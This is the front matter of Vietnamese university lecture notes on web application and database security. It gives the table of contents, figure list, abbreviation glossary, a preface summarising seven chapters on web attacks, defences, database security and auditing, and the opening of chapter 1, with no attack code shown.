

**BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

-----oOo-----



HOÀNG XUÂN DẬU

**BÀI GIẢNG
AN TOÀN ỨNG DỤNG WEB
VÀ CƠ SỞ DỮ LIỆU**

HÀ NỘI 2021

MỤC LỤC

DANH MỤC CÁC HÌNH	5
DANH MỤC CÁC TỪ VIẾT TẮT VÀ THUẬT NGỮ	8
MỞ ĐẦU	11
CHƯƠNG 1. TỔNG QUAN VỀ BẢO MẬT ỨNG DỤNG WEB	14
1.1. Giới thiệu về dịch vụ web và kiến trúc ứng dụng web	14
1.1.1. Giao thức HTTP	14
1.1.2. Các thành phần của ứng dụng web	17
1.1.3. Kiến trúc của ứng dụng web	20
1.2. Các nguy cơ và lỗ hổng bảo mật trong ứng dụng web	21
1.2.1. Giới thiệu	21
1.2.2. 10 nguy cơ và lỗ hổng bảo mật hàng đầu theo OWASP	22
1.3. Nguyên tắc bảo mật ứng dụng web	25
1.3.1. Nguyên tắc chung	25
1.3.2. Các lớp bảo mật ứng dụng web	26
1.4. Các phương pháp tiếp cận bảo mật ứng dụng web	27
1.4.1. Kiểm tra dữ liệu đầu vào	27
1.4.2. Giảm thiểu các giao diện có thể bị tấn công	27
1.4.3. Phòng vệ theo chiều sâu	28
1.5. Kết chương	28
1.6. Câu hỏi ôn tập	28
CHƯƠNG 2. CÁC DẠNG TẤN CÔNG THƯỜNG GẶP LÊN ỨNG DỤNG WEB	29
2.1. Chèn mã HTML và cross-site scripting	29
2.1.1. Khái quát về chèn mã HTML và XSS	29
2.1.2. Các loại XSS	32
2.1.3. Các biện pháp phòng chống	37
2.1.4. Một số tấn công XSS trên thực tế	38
2.1.5. Các kỹ thuật vượt qua các bộ lọc XSS	40
2.2. Cross-site request forgery	42
2.2.1. Giới thiệu và kịch bản	42
2.2.2. Phòng chống tấn công CSRF	43
2.3. Tấn công chèn mã SQL	43
2.3.1. Khái quát	43
2.3.2. Vượt qua các khâu xác thực người dùng	44
2.3.3. Chèn, sửa đổi, hoặc xóa dữ liệu	45
2.3.4. Đánh cắp các thông tin trong cơ sở dữ liệu	46
2.3.5. Chiếm quyền điều khiển hệ thống máy chủ cơ sở dữ liệu	47
2.3.6. Phòng chống	47
2.4. Tấn công vào các cơ chế xác thực	48

2.4.1. Giới thiệu.....	48
2.4.2. Các dạng tấn công vào các cơ chế xác thực	48
2.4.3. Các biện pháp phòng chống tấn công vào các cơ chế xác thực	50
2.5. Tấn công lợi dụng các khiếm khuyết thiết kế	53
2.5.1. Giới thiệu.....	53
2.5.2. Một số dạng tấn công khiếm khuyết thiết kế	53
2.5.3. Các biện pháp phòng chống	56
2.6. Tấn công vào trình duyệt và sự riêng tư của người dùng.....	58
2.6.1. Giới thiệu.....	58
2.6.2. Các dạng tấn công vào trình duyệt web và sự riêng tư người dùng	58
2.6.3. Các biện pháp phòng chống	59
2.7. Một số ví dụ về lỗ hổng và tấn công ứng dụng web	60
2.7.1. Đánh lừa tính năng đổi mật khẩu	61
2.7.2. Tấn công tính năng đặt hàng	62
2.7.3. Xóa các bản ghi log.....	62
2.8. Kết chương	63
2.9. Câu hỏi ôn tập	64
CHƯƠNG 3. CÁC BIỆN PHÁP BẢO MẬT MÁY CHỦ, ỨNG DỤNG VÀ TRÌNH DUYỆT WEB	65
3.1. Bảo mật máy chủ web	65
3.1.1. Các lỗ hổng trong cấu hình máy chủ web	65
3.1.2. Bảo mật máy chủ web bằng cấu hình.....	68
3.1.3. Các lỗ hổng trong phần mềm máy chủ web	69
3.1.4. Đảm bảo an toàn phần mềm máy chủ web.....	71
3.2. Bảo mật ứng dụng web.....	72
3.2.1. Bảo mật bằng xác thực và trao quyền	72
3.2.2. Bảo mật phiên làm việc.....	76
3.2.3. Bảo mật cơ sở dữ liệu web	82
3.2.4. Bảo mật hệ thống file	83
3.3. Bảo mật trình duyệt web	85
3.3.1. Kiến trúc của trình duyệt web	85
3.3.2. Các vấn đề bảo mật trình duyệt web	86
3.3.3. Các biện pháp đảm bảo an toàn trình duyệt web.....	87
3.3.4. Đánh giá độ bảo mật một số trình duyệt thông dụng	89
3.4. Kết chương	91
3.5. Câu hỏi ôn tập	91
CHƯƠNG 4. BẢO MẬT TRONG PHÁT TRIỂN VÀ TRIỂN KHAI ỨNG DỤNG WEB	92
4.1. Các hướng tiếp cận trong phát triển và triển khai ứng dụng web an toàn.....	92
4.1.1. Giới thiệu.....	92
4.1.2. Hướng tiếp cận toàn diện vấn đề an toàn ứng dụng web	93
4.2. Các mô hình và phương pháp phát triển phần mềm an toàn	97
4.2.1. Microsoft SDL.....	97
4.2.2. OWASP CLASP	100

4.2.3. OWASP SAMM.....	100
4.3. Kết chương	101
4.4. Câu hỏi ôn tập	101
CHƯƠNG 5. TỔNG QUAN VỀ BẢO MẬT CƠ SỞ DỮ LIỆU	103
5.1. Các khái niệm chung	103
5.1.1. Cơ sở dữ liệu và hệ quản trị cơ sở dữ liệu.....	103
5.1.2. Các mô hình truy cập cơ sở dữ liệu.....	104
5.1.3. Các đối tượng chính trong cơ sở dữ liệu	106
5.2. Các yêu cầu bảo mật cơ sở dữ liệu	108
5.2.1. Tính bí mật	108
5.2.2. Tính toàn vẹn.....	109
5.2.3. Tính sẵn dùng.....	109
5.3. Mô hình tổng quát và các lớp bảo mật cơ sở dữ liệu	110
5.3.1. Bảo mật cơ sở dữ liệu và các yếu tố liên quan.....	110
5.3.2. Mô hình bảo mật cơ sở dữ liệu tổng quát.....	112
5.3.3. Các lớp bảo mật cơ sở dữ liệu	113
5.4. Các dạng tấn công thường gặp lên cơ sở dữ liệu	114
5.4.1. Các dạng tấn công thường gặp	114
5.4.2. 10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế	118
5.5. Kết chương	123
5.6. Câu hỏi ôn tập	123
CHƯƠNG 6. CÁC CƠ CHẾ BẢO MẬT CƠ SỞ DỮ LIỆU.....	124
6.1. Xác thực và trao quyền trong cơ sở dữ liệu	124
6.1.1. Xác thực và trao quyền trong cơ sở dữ liệu	124
6.1.2. Bảo mật mật khẩu cơ sở dữ liệu	126
6.2. Bảo mật các đối tượng trong cơ sở dữ liệu	126
6.3. Sử dụng mã hóa trong cơ sở dữ liệu.....	128
6.3.1. Giới thiệu về mã hóa cơ sở dữ liệu	128
6.3.2. Mã hóa dữ liệu trong bảng	128
6.3.3. Mã hóa toàn bộ dữ liệu.....	129
6.3.4. Mã hóa dữ liệu trên đường truyền.....	129
6.3.5. Mã hóa dữ liệu sử dụng các thiết bị lưu trữ đặc biệt.....	130
6.4. Một số biện pháp bảo mật cơ sở dữ liệu khác	130
6.5. Mô hình bảo mật ở một số hệ quản trị cơ sở dữ liệu.....	131
6.5.1. Microsoft SQL Server	131
6.5.2. MySQL.....	134
6.5.3. Oracle	136
6.6. Kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu.....	139
6.6.1. Giới thiệu.....	139
6.6.2. Các bước kiểm tra, đánh giá.....	140
6.7. Kết chương	140
6.8. Câu hỏi ôn tập	141

CHƯƠNG 7. SAO LƯU, KHÔI PHỤC DỰ PHÒNG, KIỂM TOÁN VÀ GIÁM SÁT HOẠT ĐỘNG CƠ SỞ DỮ LIỆU.....	142
7.1. Sao lưu và khôi phục dự phòng.....	142
7.1.1. Giới thiệu chung.....	142
7.1.2. Sao lưu cơ sở dữ liệu.....	143
7.1.3. An toàn dữ liệu sao lưu	146
7.1.4. Khôi phục cơ sở dữ liệu	147
7.2. Kiểm toán cơ sở dữ liệu	148
7.2.1. Khái quát về kiểm toán cơ sở dữ liệu.....	148
7.2.2. Các dạng kiểm toán cơ sở dữ liệu	149
7.3. Giám sát hoạt động của máy chủ cơ sở dữ liệu.....	153
7.3.1. Giới thiệu.....	153
7.3.2. 5 điều nên làm và 5 điều không nên trong giám sát cơ sở dữ liệu	154
7.4. Kết chương	154
7.5. Câu hỏi ôn tập	155
TÀI LIỆU THAM KHẢO	156

DANH MỤC CÁC HÌNH

Hình 1.1. Giao thức HTTP trong bộ giao thức TCP/IP và mô hình tham chiếu OSI.....	14
Hình 1.2. Máy khách (Web Browser) gửi yêu cầu (request) đến máy chủ (HTTP Server).....	15
Hình 1.3. Máy chủ (HTTP Server) xử lý yêu cầu và gửi đáp ứng (response) đến máy khách (Web Browser).....	15
Hình 1.4. Kiến trúc cơ bản của một ứng dụng web.....	16
Hình 1.5. Các thành phần của URI.....	18
Hình 1.6. Các mô tơ script ASP và ASP.NET làm việc với máy chủ web Microsoft IIS	19
Hình 1.7. Lưu đồ xử lý yêu cầu tạo trang web động với nội dung lấy từ cơ sở dữ liệu.....	20
Hình 1.8. Kiến trúc chuẩn của ứng dụng web	20
Hình 1.9. Kiến trúc lô gic 3 lớp của ứng dụng web	21
Hình 1.10. Các dạng kiến trúc ứng dụng web	21
Hình 1.11. 10 lỗ hổng bảo mật ứng dụng web hàng đầu theo OWASP (2017 và 2021)	22
Hình 1.12. Tấn công khai thác lỗ hổng chèn mã SQL	22
Hình 1.13. Minh họa tấn công khai thác lỗi XSS.....	24
Hình 1.14. Các lớp bảo mật ứng dụng web.....	26
Hình 1.15. Lớp bảo mật máy chủ.....	26
Hình 2.1. Các bước trong tấn công Stored XSS.....	33
Hình 2.2. Biểu diễn chạy mã script trong tấn công Reflected XSS	33
Hình 2.3. Các bước trong tấn công Reflected XSS.....	34
Hình 2.4. Form đăng ký ban đầu trên trang example.com	35
Hình 2.5. Form đăng ký khi bị tấn công DOM-based XSS	36
Hình 2.6. Mã khai thác được kích hoạt trong tấn công DOM-based XSS	36
Hình 2.7. Mô hình tổng quát phòng chống tấn công XSS	37
Hình 2.8. Samy đã có gần 1 triệu bạn (Friend) trong khoảng 1 giờ nhờ tấn công XSS.....	38
Hình 2.9. Tấn công XSS thay đổi ảo hình thức/nội dung trang web.....	39
Hình 2.10. Tấn công khai thác lỗi XSS trên www.google.com để tạo form nhập thông tin thẻ tín dụng để mua rẻ tài khoản Google.....	40
Hình 2.11. Form đăng nhập (log on) và đoạn mã xử lý xác thực người dùng	44
Hình 2.12. Form tìm kiếm sản phẩm và đoạn mã xử lý tìm sản phẩm	45
Hình 2.13. Nghe lén bắt token của phiên bằng Tcpdump	50
Hình 2.14. Nghe lén sử dụng Firesheep plug-in trong trình duyệt.....	50
Hình 2.15. Xác thực sử dụng OpenID	51
Hình 2.16. Sử dụng CAPTCHAR để xác thực trang web	52
Hình 3.1. Tài khoản ngầm định trên một số máy chủ web	65
Hình 3.2. Trang phpinfo.php dùng cho quản trị cho phép đọc thông tin cấu hình	66
Hình 3.3. Tính năng mẫu cho phép cập nhật tham số phiên trong Apache Tomcat	67
Hình 3.4. Nội dung một thư mục của website được liệt kê.....	68
Hình 3.5. Đọc file passwd nhờ khai thác lỗ hổng duyệt đường dẫn	70
Hình 3.6. Form đăng nhập yêu cầu người dùng nhập username và password.....	73
Hình 3.7. Giao diện SSO của Google Account.....	75
Hình 3.8. Giao diện SSO của Microsoft Account	75
Hình 3.9. Một token để đoán phụ thuộc thời gian.....	78
Hình 3.10. Token phiên có thể bị rò rỉ trên mạng khi không được mã hóa	79

Hình 3.11. Nhúng token vào trường ẩn để xác thực trang web.....	81
Hình 3.12. Chia nhóm người dùng web ánh xạ đến người dùng cơ sở dữ liệu.....	83
Hình 3.13. Kiến trúc của trình duyệt web	85
Hình 3.14. Màn hình đánh giá trang web của Web of Trust.....	88
Hình 3.15. So sánh các trình duyệt: số ngày giữa các bản vá an ninh	89
Hình 3.16. So sánh các trình duyệt: Số lượng lỗ hổng bị khai thác	89
Hình 3.17. So sánh các trình duyệt: Tính năng sandbox.....	90
Hình 3.18. So sánh các trình duyệt: Khả năng chặn mã độc sử dụng kỹ thuật xã hội	90
Hình 3.19. Đánh giá tổng thể độ bảo mật các trình duyệt.....	91
Hình 4.1. Chi phí khắc phục theo thời điểm phát hiện lỗi	92
Hình 4.2. Mô hình ứng dụng web và các biện pháp bảo mật kèm theo	93
Hình 4.3. Các nhóm biện pháp bảo mật khi triển khai.....	94
Hình 4.4. Các pha của Microsoft Security Development Lifecycle.....	98
Hình 4.5. Cấu trúc của mô hình OWASP SAMM	100
Hình 5.1. Hệ thống cơ sở dữ liệu (Database system).....	104
Hình 5.2. Người dùng/máy khách truy cập trực tiếp cơ sở dữ liệu.....	105
Hình 5.3. Người dùng/máy khách truy cập gián tiếp cơ sở dữ liệu	105
Hình 5.4. Người dùng/máy khách truy cập gián tiếp cơ sở dữ liệu có tường lửa riêng	106
Hình 5.5. Các nhóm người dùng (Users) cơ sở dữ liệu.....	106
Hình 5.6. Các bảng cơ sở dữ liệu và quan hệ ràng buộc giữa chúng	107
Hình 5.7. Mô hình khung nhìn (View) cơ sở dữ liệu	107
Hình 5.8. Một đoạn mã SQL mẫu để chỉnh sửa thủ tục cơ sở dữ liệu	107
Hình 5.9. Mô hình thao tác cơ sở dữ liệu sử dụng thủ tục (Stored Procedure).....	108
Hình 5.10. Đảm bảo tính bí mật cho cơ sở dữ liệu bằng xác thực và trao quyền	108
Hình 5.11. Đảm bảo tính toàn vẹn dữ liệu bằng các ràng buộc	109
Hình 5.12. Đảm bảo tính sẵn dùng bằng chuỗi cơ sở dữ liệu và cân bằng tải	109
Hình 5.13. Bảo mật cơ sở dữ liệu và các yếu tố liên quan	110
Hình 5.14. Các mối đe dọa bảo mật cơ sở dữ liệu	110
Hình 5.15. Các rủi ro bảo mật cơ sở dữ liệu	111
Hình 5.16. Các lỗ hổng bảo mật cơ sở dữ liệu	111
Hình 5.17. Mô hình bảo mật cơ sở dữ liệu tổng quát.....	112
Hình 5.18. Phương pháp thực hiện bảo mật cơ sở dữ liệu	112
Hình 5.19. Sử dụng cơ chế đăng nhập 1 lần cho truy cập máy chủ cơ sở dữ liệu	113
Hình 5.20. Sử dụng proxy cho cơ sở dữ liệu để lọc các truy vấn độc hại.....	116
Hình 5.21. Sử dụng WAF để lọc các yêu cầu HTTP nguy hiểm	117
Hình 5.22. Ví dụ về sử dụng mật khẩu rỗng và ngầm định trong các DBMS	119
Hình 5.23. Lạm dụng đặc quyền – thời điểm bắt đầu	119
Hình 5.24. Lạm dụng đặc quyền – thiết lập chính sách kiểm soát truy cập cho JVM.....	120
Hình 5.25. Lạm dụng đặc quyền – giành quyền truy cập tối đa vào hệ điều hành	120
Hình 5.26. Ví dụ về cho phép các tính năng không sử dụng trong DBMS.....	120
Hình 5.27. Một số ví dụ về cấu hình DBMS có lỗi.....	121
Hình 5.28. Khai thác lỗi leo thang đặc quyền – trước khi khai thác	121
Hình 5.29. Khai thác lỗi leo thang đặc quyền – sau khi khai thác thành công	122
Hình 6.1. Mô hình bảo mật ứng dụng tổng quát	124
Hình 6.2. Gán người dùng vào nhóm trong Server roles	127
Hình 6.3. Cấp quyền truy cập CSDL và gán người dùng vào Database roles	127

Hình 6.4. Cấp quyền truy cập vào một bảng cho người dùng trong SQL Server	128
Hình 6.5. Minh họa công nghệ Transparent Data Encryption (TDE) của Oracle server	129
Hình 6.6. Mô hình tường lửa lọc truy vấn kết hợp với kiểm toán cơ sở dữ liệu.....	131
Hình 6.7. Kiến trúc tổng thể của Microsoft SQL Server.....	132
Hình 6.8. Mô hình bảo mật của SQL Server	133
Hình 6.9. Mô hình cấp quyền truy cập vào các đối tượng của SQL Server.....	133
Hình 6.10. Mô hình phân cấp quản lý quyền truy cập (roles) của SQL Server	134
Hình 6.11. Kiến trúc của hệ quản trị cơ sở dữ liệu MySQL	135
Hình 6.12. Mô hình bảo mật của MySQL.....	135
Hình 6.13. Mô hình tường lửa cơ sở dữ liệu của MySQL	136
Hình 6.14. Kiến trúc hệ thống Oracle DBMS	136
Hình 6.15. Mô hình người dùng kết nối đến Oracle Server	137
Hình 6.16. Các biện pháp bảo mật cơ sở dữ liệu Oracle.....	137
Hình 6.17. Oracle Advanced Security: Transparent Data Encryption	138
Hình 6.18. Oracle Secure Backup: Dữ liệu sao lưu được mã hóa.....	138
Hình 6.19. Oracle Data Masking: Dữ liệu nhạy cảm được che trong môi trường phát triển.....	138
Hình 6.20. Oracle Database Vault: Phân tách nhiệm vụ và điều khiển	139
Hình 6.21. Oracle Monitoring & Auditing: Giám sát tự động và báo cáo kiểm toán.....	139
Hình 6.22. Oracle Secure Change Tracking: Giám sát an toàn các thay đổi	139
Hình 6.23. Mô hình thực hiện bảo mật hạ tầng dữ liệu trọng yếu IBM Guardium.....	140
Hình 7.1. Sao lưu (Backup) và khôi phục dự phòng (Restore) cơ sở dữ liệu	142
Hình 7.2. Các dạng sao lưu cơ sở dữ liệu.....	143
Hình 7.3. Sao lưu dạng Differential	144
Hình 7.4. Sao lưu cơ sở dữ liệu thông qua giao diện quản trị của SQL Server	145
Hình 7.5. Giao diện tạo kế hoạch bảo trì cho sao lưu dữ liệu của SQL Server.....	145
Hình 7.6. Sử dụng kế hoạch bảo trì để quản lý các file sao lưu trong SQL Server	146
Hình 7.7. Sao lưu cơ sở dữ liệu lên đám mây Amazon S3	147
Hình 7.8. Giao diện khôi phục cơ sở dữ liệu trong SQL Server	148
Hình 7.9. Mô hình thu thập và xử lý dữ liệu kiểm toán tập trung.....	149
Hình 7.10. Dữ liệu log ghi được về đăng nhập không thành công.....	150
Hình 7.11. Giao diện cấu hình tự động ghi log đăng nhập trong SQL Server	150
Hình 7.12. Dữ liệu log ghi được về nguồn sử dụng cơ sở dữ liệu	152

DANH MỤC CÁC TỪ VIẾT TẮT VÀ THUẬT NGỮ

Từ viết tắt/ Thuật ngữ	Tiếng Anh	Tiếng Việt/ Giải thích
ACL	Access Control List	Danh sách kiểm soát truy cập
API	Application Programming Interface	Giao diện lập trình ứng dụng
ASP	Active Server Page	Ngôn ngữ script hỗ trợ trên các máy chủ web Microsoft IIS
ASP.NET	Active Server Page .NET	Ngôn ngữ script hỗ trợ trên các máy chủ web Microsoft IIS với .Net Framework
ATM	Automatic Teller Machine	Máy rút tiền tự động
BIOS	Basic Input Output System	Hệ thống vào ra cơ sở
CSDL	Database	Cơ sở dữ liệu
CI / CD	Continuous integration/ continuous delivery	Tích hợp liên tục / phân phối liên tục
CSDL	Database	Cơ sở dữ liệu
	GET, HEAD, POST	Các phương thức làm yêu cầu của trình duyệt web
CSRF	Cross-Site Request Forgery	Tấn công giả mạo yêu cầu liên miền
CSS	Cascade Style Sheet	Mẫu định dạng cho trang web
DBA	Database Administrator	Người quản trị cơ sở dữ liệu
DBMS	Database Management System	Hệ quản trị cơ sở dữ liệu
DBO	Database Owner	Người chủ sở hữu cơ sở dữ liệu
DDL	Data description language	Ngôn ngữ mô tả dữ liệu
DNS	Domain Name System	Hệ thống tên miền
DOM	Document Object Model	Mô hình đối tượng tài liệu
HMAC	Hash-based Message Authentication Code	Mã xác thực thông điệp dựa trên hàm băm
HTML	Hyper-Text Markup Language	Ngôn ngữ đánh dấu siêu văn bản
HTTP	Hyper-Text Transfer Protocol	Giao thức truyền siêu văn bản
HTTPS	Secure HTTP	HTTP bảo mật
IPS/IDS	Intrusion Prevention System / Intrusion	Hệ thống ngăn chặn/phát hiện xâm nhập

	Detection System	
IPSec	IP Security	Giao thức bảo mật tầng IP
ISAPI	Internet Server Application Programming Interface	Giao diện lập trình ứng dụng cho máy chủ Internet
JSON	JavaScript Object Notation	Ký hiệu đối tượng JavaScript
LDAP	Lightweight Directory Access Protocol	Giao thức truy cập thư mục nhẹ tải
CLASP	Comprehensive, Lightweight Application Security Process	Quy trình bảo mật ứng dụng nhẹ, toàn diện
MIME	Multipurpose Internet Mail Extensions	Các mở rộng thư Internet đa mục đích
NAT	Network Address Translation	Giao thức dịch địa chỉ mạng
OSI	Open Systems Interconnection	Mô hình kết nối các hệ thống mở
OTP	One Time Password	Mật khẩu một lần
OWASP	Open Web Application Security Project	Dự án mở về an toàn ứng dụng web
PIN	Personal Identity Number	Số định danh cá nhân
RFC	Request For Comments	Một dạng tài liệu chuẩn do IETF phát hành
SAMM	Software Assurance Maturity Model	Mô hình đảm bảo an toàn phần mềm hoàn thiện
SDL	Security Development Lifecycle	Vòng đời phát triển (phần mềm) an toàn
SQL	Structured Query Language	Ngôn ngữ truy vấn có cấu trúc
SSL/TLS	Secure Socket Layer / Transport Layer Security	Các giao thức bảo mật thông tin SSL/TLS
SSO	Single Sign On	Đăng nhập một lần
TCP/IP	Transfer Control Protocol / Internet Protocol	Bộ giao thức TCP/IP
TDE	Transparent Data Encryption	Mã hóa dữ liệu trong suốt
	Web Browser / Web Client	Trình duyệt web / Máy khách web
	Web Server	Máy chủ web
URI	Uniform Resource Identifier	Tên nhận dạng tài nguyên đồng nhất
URL	Uniform Resource Locator	Bộ định vị tài nguyên đồng nhất

URN	Uniform Resource Name	Tên tài nguyên đồng nhất
XML	eXtensible Markup Language	Ngôn ngữ đánh dấu mở rộng
XSS	Cross-Site Scripting	Tấn công liên miền sử dụng mã script
WAF	Web Application Firewall	Tường lửa ứng dụng web
WWW	World Wide Web	Mạng web toàn cầu

MỞ ĐẦU

Ứng dụng web và cơ sở dữ liệu là hai trong số các ứng dụng quan trọng được sử dụng rất rộng rãi trên mạng Internet cũng như trong các cơ quan và tổ chức. Theo thống kê của trang internetlivestats.com, số lượng website hoạt động trên mạng web toàn cầu là hơn 1,9 tỷ, tính đến cuối năm 2021 và được dự báo tiếp tục tăng trong những năm tới. Đi kèm với sự phổ biến và các tiện ích mà các ứng dụng web và cơ sở dữ liệu mang lại cho người dùng, các nguy cơ mất an toàn và các dạng tấn công vào các website và các hệ thống đi kèm cũng tăng trưởng ở mức đáng lo ngại. Các dạng tấn công, xâm nhập các website, đánh cắp dữ liệu người dùng từ các cơ sở dữ liệu web và các dạng website lừa đảo trở nên phổ biến. Theo thống kê của trang statista.com, số lượng các website lừa đảo (phishing) được phát hiện là hơn 165 ngàn vào giữa quý 1 năm 2020 và tăng rất mạnh lên hơn 611 ngàn vào quý 1 năm 2021. Do vậy, việc đảm bảo an toàn cho các ứng dụng web và cơ sở dữ liệu là yêu cầu cấp thiết và là mối quan tâm của mỗi quốc gia, cơ quan, tổ chức và mỗi người dùng.

Môn học *An toàn ứng dụng web và cơ sở dữ liệu* là môn học chuyên ngành trong chương trình đào tạo đại học ngành An toàn thông tin của Học viện Công nghệ Bưu chính Viễn thông. Mục tiêu của môn học là cung cấp cho sinh viên các kiến thức nền tảng và chuyên sâu về bảo mật cho các ứng dụng web và cơ sở dữ liệu, bao gồm: Các yêu cầu bảo mật các ứng dụng web; Các nguy cơ, điểm yếu và lỗ hổng bảo mật trong các ứng dụng web; Các phương pháp tiếp cận bảo mật các ứng dụng web; Các dạng tấn công lên các ứng dụng web; Các biện pháp bảo mật máy chủ, ứng dụng web và trình duyệt web; Vấn đề bảo mật trong phát triển và triển khai ứng dụng web; Các yêu cầu bảo mật cơ sở dữ liệu, mô hình tổng quát bảo mật cơ sở dữ liệu, các dạng tấn công thường gặp vào cơ sở dữ liệu; Các cơ chế bảo mật cơ sở dữ liệu; Vấn đề sao lưu, khôi phục dự phòng, kiểm toán và giám sát hoạt động của cơ sở dữ liệu.

Nội dung của tài liệu bài giảng được biên soạn thành 2 phần với 7 chương. Phần I – An toàn ứng dụng web có 4 chương và Phần II – An toàn cơ sở dữ liệu có 3 chương. Nội dung tóm tắt các chương như sau:

Chương 1- Tổng quan về bảo mật ứng dụng web giới thiệu khái quát về giao thức HTTP, dịch vụ web, các thành phần của dịch vụ web và kiến trúc của ứng dụng web. Phần tiếp theo của chương trình bày về các nguy cơ và lỗ hổng bảo mật trong ứng dụng Web, trong đó nhấn mạnh 10 nguy cơ và lỗ hổng hàng đầu trong các ứng dụng web theo OWASP. Trong phần cuối, chương 1 đề cập đến nguyên tắc bảo mật ứng dụng web và các phương pháp tiếp cận bảo mật ứng dụng web.

Chương 2- Các dạng tấn công thường gặp lên ứng dụng web đề cập đến các dạng tấn công phổ biến lên ứng dụng web, bao gồm tấn công chèn mã HTML và XSS, tấn công giả mạo yêu cầu liên miền (CSRF), tấn công chèn mã SQL, tấn công vào các cơ chế xác thực và tấn công khai thác các khiếm khuyết trong thiết kế ứng dụng web. Ngoài ra, chương cũng trình bày về tấn công vào trình duyệt web và sự riêng tư của người dùng.

Phần cuối của chương mô tả một số trường hợp thực tế về các lỗ hổng và tấn công ứng dụng web.

Chương 3- Các biện pháp bảo mật máy chủ, ứng dụng và trình duyệt web giới thiệu về các biện pháp bảo mật máy chủ web, bao gồm bảo mật máy chủ web bằng cấu hình chuẩn và phương pháp đảm bảo an toàn cho phần mềm máy chủ web trong phần đầu. Bảo mật ứng dụng web là nội dung chính tiếp theo của chương, bao gồm bảo mật bằng xác thực và trao quyền người dùng, bảo mật phiên làm việc, bảo mật cơ sở dữ liệu web và bảo mật hệ thống file. Trong phần cuối, chương trình bày về các vấn đề bảo mật và các biện pháp đảm bảo an toàn cho trình duyệt web.

Chương 4- Bảo mật trong phát triển và triển khai ứng dụng web đề cập một số hướng tiếp cận trong phát triển và triển khai ứng dụng web an toàn trong phần đầu. Phần cuối của chương trình bày một số mô hình và phương pháp phát triển phần mềm an toàn.

Chương 5- Tổng quan về an toàn cơ sở dữ liệu giới thiệu tổng quan về an toàn cơ sở dữ liệu, bao gồm một số khái niệm chung, các yêu cầu bảo mật, mô hình tổng quát và các lớp bảo mật cơ sở dữ liệu trong phần đầu. Các nội dung tiếp theo của chương bao gồm một số dạng tấn công phổ biến lên cơ sở dữ liệu và mô tả top 10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế.

Chương 6- Các cơ chế bảo mật cơ sở dữ liệu trình bày các cơ chế bảo mật cơ sở dữ liệu, bao gồm xác thực & trao quyền người dùng, bảo mật các đối tượng trong cơ sở dữ liệu, sử dụng mã hóa và một số biện pháp bảo mật cơ sở dữ liệu khác. Trong phần tiếp theo, chương trình bày về mô hình bảo mật của 3 hệ quản trị cơ sở dữ liệu, bao gồm Microsoft SQL Server, MySQL và Oracle. Phần cuối chương giới thiệu vấn đề kiểm tra và đánh giá bảo mật hệ thống cơ sở dữ liệu.

Chương 7- Sao lưu, khôi phục dự phòng, kiểm toán và giám sát hoạt động cơ sở dữ liệu đề cập vấn đề sao lưu tạo dự phòng cơ sở dữ liệu và khôi phục cơ sở dữ liệu từ dự phòng trong nửa đầu chương. Nửa cuối chương trình bày vấn đề kiểm toán cơ sở dữ liệu và giám sát hoạt động của máy chủ cơ sở dữ liệu.

Tài liệu được biên soạn dựa trên kinh nghiệm giảng dạy môn học An toàn ứng dụng web và An toàn cơ sở dữ liệu trong một số năm của tác giả tại Học viện Công nghệ Bưu chính Viễn thông, kết hợp tiếp thu các đóng góp của đồng nghiệp và phản hồi từ sinh viên. Tài liệu có thể được sử dụng làm tài liệu học tập cho sinh viên hệ đại học ngành An toàn thông tin. Trong quá trình biên soạn và hiệu chỉnh, mặc dù tác giả đã rất cố gắng song không thể tránh khỏi có những thiếu sót. Tác giả rất mong muốn nhận được ý kiến phản hồi và các góp ý cho các thiếu sót, cũng như ý kiến về việc cập nhật, hoàn thiện nội dung của tài liệu.

Hà Nội, Tháng 12 năm 2021

Tác giả

TS. Hoàng Xuân Dâu

PHẦN I. AN TOÀN ỨNG DỤNG WEB

CHƯƠNG 1. TỔNG QUAN VỀ BẢO MẬT ỨNG DỤNG WEB


Chương 1 giới thiệu khái quát về giao thức HTTP, dịch vụ web, các thành phần của dịch vụ web và kiến trúc của ứng dụng web. Phần tiếp theo của chương trình bày về các nguy cơ và lỗ hổng bảo mật trong ứng dụng web. Phần cuối của chương đề cập đến nguyên tắc bảo mật ứng dụng web và các phương pháp tiếp cận bảo mật ứng dụng web.

